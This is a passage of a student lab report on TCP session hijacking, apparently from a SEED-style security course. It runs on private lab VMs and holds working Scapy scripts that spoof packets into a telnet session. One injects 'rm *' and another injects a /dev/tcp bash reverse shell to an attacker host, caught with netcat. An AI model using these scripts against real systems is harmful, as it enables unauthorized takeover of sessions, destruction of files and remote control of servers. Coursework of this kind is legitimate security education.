closed by the victim by sending an RST packet. Since YouTube starts a new connection every time the previous connection breaks (using RST), the attack is unsuccessful to cause a network error.

Task 4: TCP Session Hijacking






```
Bharath-PES1201801948-VM2:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Feb 14 06:07:43 EST 2021 from 10.0.2.10 on pts/2
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Bharath-PES1201801948-VM3:~$ cd TCP/
Bharath-PES1201801948-VM3:~/TCP$ ll
total 0
-rw-rw-r-- 1 seed seed 0 Feb 14 06:05 new.txt
Bharath-PES1201801948-VM3:~/TCP$
```


We then establish a connection between the client and server and sniff the packets in order to find the latest sent packet. The details of this packet will be used to construct the spoofed packet:




By running the netwox tool 40, we then spoof a packet from 10.0.2.10 to 10.0.2.11 such that it contains a command to delete a file. However, for demonstration purposes we just create a file and write to it. The sequence number, acknowledgement number and the source port are obtained from the last packet.







We can see that the File has been deleted



10.0.2.11	10.0.2.10	TCP	178	[TCP ACKed unseen segment
10.0.2.11	10.0.2.10	TCP	178	[TCP ACKed unseen segment
10.0.2.11	10.0.2.10	TCP	178	[TCP ACKed unseen segment
10.0.2.11	10.0.2.10	TCP	178	[TCP ACKed unseen segment
PcsCompu_4e:3a:96		ARP	62	Who has 10.0.2.10? Tell 1
PcsCompu_66:f8:1c		ARP	44	10.0.2.10 is at 08:00:27:
10.0.2.11	10.0.2.10	TCP	178	[TCP ACKed unseen segment
10.0.2.11	10.0.2.10	TCP	178	[TCP ACKed unseen segment
10.0.2.10	10.0.2.11	TELNET	69	Telnet Data ...
10.0.2.11	10.0.2.10	TCP	80	[TCP Dup ACK 128#1] [TCP
10.0.2.10	10.0.2.11	TCP	69	[TCP Keep-Alive] 45226 →
10.0.2.11	10.0.2.10	TCP	80	[TCP Keep-Alive ACK] [TCP
10.0.2.10	10.0.2.11	TCP	69	[TCP Keep-Alive] 45226 →
10.0.2.11	10.0.2.10	TCP	80	[TCP Keep-Alive ACK] [TCP
10.0.2.10	10.0.2.11	TCP	69	[TCP Keep-Alive] 45226 →
10.0.2.11	10.0.2.10	TCP	80	[TCP Keep-Alive ACK] [TCP
::1	::1	UDP	64	60599 → 37687 Len=0
10.0.2.10	10.0.2.11	TCP	69	[TCP Keep-Alive] 45226 →
10.0.2.11	10.0.2.10	TCP	80	[TCP Keep-Alive ACK] [TCP
10.0.2.10	10.0.2.11	TCP	69	[TCP Keep-Alive] 45226 →
10.0.2.11	10.0.2.10	TCP	80	[TCP Keep-Alive ACK] [TCP
PcsCompu_66:f8:1c		ARP	44	Who has 10.0.2.11? Tell 1
PcsCompu_4e:3a:96		ARP	62	10.0.2.11 is at 08:00:27:
10.0.2.10	10.0.2.11	TCP	69	[TCP Keep-Alive] 45226 →


This is the wireshark capture

We see that the connection freezes. This is because after the spoofed packet is sent, if the actual client sends something, it is sent with the same sequence number as that of the spoofed packet. Now since the server has already received a packet with that sequence number, it just drops it.
Telnet being a TCP connection, the client keeps sending the packet until it receives an acknowledgement. Also, the server sends an ACK to the actual client for the spoofed packet and since the client did not send anything, it just discards the received ACK.
The server is expecting an ACK in return and until it receives one, it keeps sending more and more ACK packets.

We can achieve the same using a python script

```
Bharath-PES1201801948-VM1:~$ cat sessionhijack.py
#!/usr/bin/python
import sys
from scapy.all import *
print("Sending session hijacking packet ........")
IPLayer = IP(src="10.0.2.10" , dst="10.0.2.11")
TCPLayer = TCP(sport=45230, dport=23,flags="A", seq=2623587410, ac
k=495283123)
Data = "\r rm *\n\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,verbose=0)
Bharath-PES1201801948-VM1:~$
```


```
Bharath-PES1201801948-VM2:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Feb 14 06:23:02 EST 2021 from 10.0.2.10 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Bharath-PES1201801948-VM3:~$ cd TCP
Bharath-PES1201801948-VM3:~/TCP$ ll
total 0
-rw-rw-r-- 1 seed seed 0 Feb 14 06:22 new2.txt
Bharath-PES1201801948-VM3:~/TCP$
```




The details of the last sent packet is used to construct the spoofed packet. We perform session hijacking using the following program that sends a packet from the client to the server and deletes a file namedtextfile.txt in the current directory.

Running the script, we can see that file is deleted

```
Bharath-PES1201801948-VM1:~$ sudo python sessionhijack.py
Sending session hijacking packet ........
version    : BitField (4 bits)                = 4
 (4)
ihl        : BitField (4 bits)                = None
 (None)
tos        : XByteField                       = 0
 (0)
len        : ShortField                       = None
 (None)
id         : ShortField                       = 1
 (1)
flags      : FlagsField (3 bits)              = <Flag 0 ()>
 (<Flag 0 ()>)
frag       : BitField (13 bits)               = 0
 (0)
ttl        : ByteField                        = 64
 (64)
proto      : ByteEnumField                    = 6
 (0)
chksum     : XShortField                      = None
 (None)
src        : SourceIPField                    = '10.0.2.10'
 (None)
```






We can see that the file is successfully deleted

Task 5 : Creating Reverse Shell using TCP Session Hijacking


Using theSession Hijacking attack, we create a reverse shell from the server to the attacker's machine, giving the attacker access to the entire server machine to run commands. In this attack, we send a command in the packet's data to run the bash program and redirect its input, output and error devices to the remote TCP connection.

```
Bharath-PES1201801948-VM2:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Feb 14 06:24:21 EST 2021 from 10.0.2.10 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Bharath-PES1201801948-VM3:~$
```



The following Wireshark trace shows the spoofed packet sent. Notice that the source and destination are of client and server and MAC source is of the attacker's machine.


Running the netwox command, we can see that we established a shell from 10.0.2.11 [the server]



Emulating the same commands using Scapy

```
#!/usr/bin/python
import sys
from scapy.all import *
print("Sending session hijacking packet ........")
IPLayer = IP(src="10.0.2.11" , dst="10.0.2.10")
TCPLayer = TCP(sport=56754, dport=23, flags="A", seq=4200754488, ack=378544200)
Data = "\r/bin/bash -i > /dev/tcp/10.0.2.9/9090 2>&1 0<&1\n"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,verbose=0)
```

Running this script, we can establish a reverse shell by listening on port 9090




```
Bharath-PES1201801948-VM1:~$ sudo python reverse.py
Sending session hijacking packet ........
version    : BitField (4 bits)                   = 4
 (4)
ihl        : BitField (4 bits)                   = None
 (None)
tos        : XByteField                          = 0
 (0)
len        : ShortField                          = None
 (None)
id         : ShortField                          = 1
 (1)
flags      : FlagsField (3 bits)                 = <Flag 0 ()>
 (<Flag 0 ()>)
```

/bin/bash 66x8

```
Bharath-PES1201801948-VM1:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)

Bharath-PES1201801948-VM3:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:4e:3a:96
          inet addr:10.0.2.11  Bcast:10.0.2.255  Mask:255.255.255.
0
```

Running ifconfig, we can see the IP address of the machine.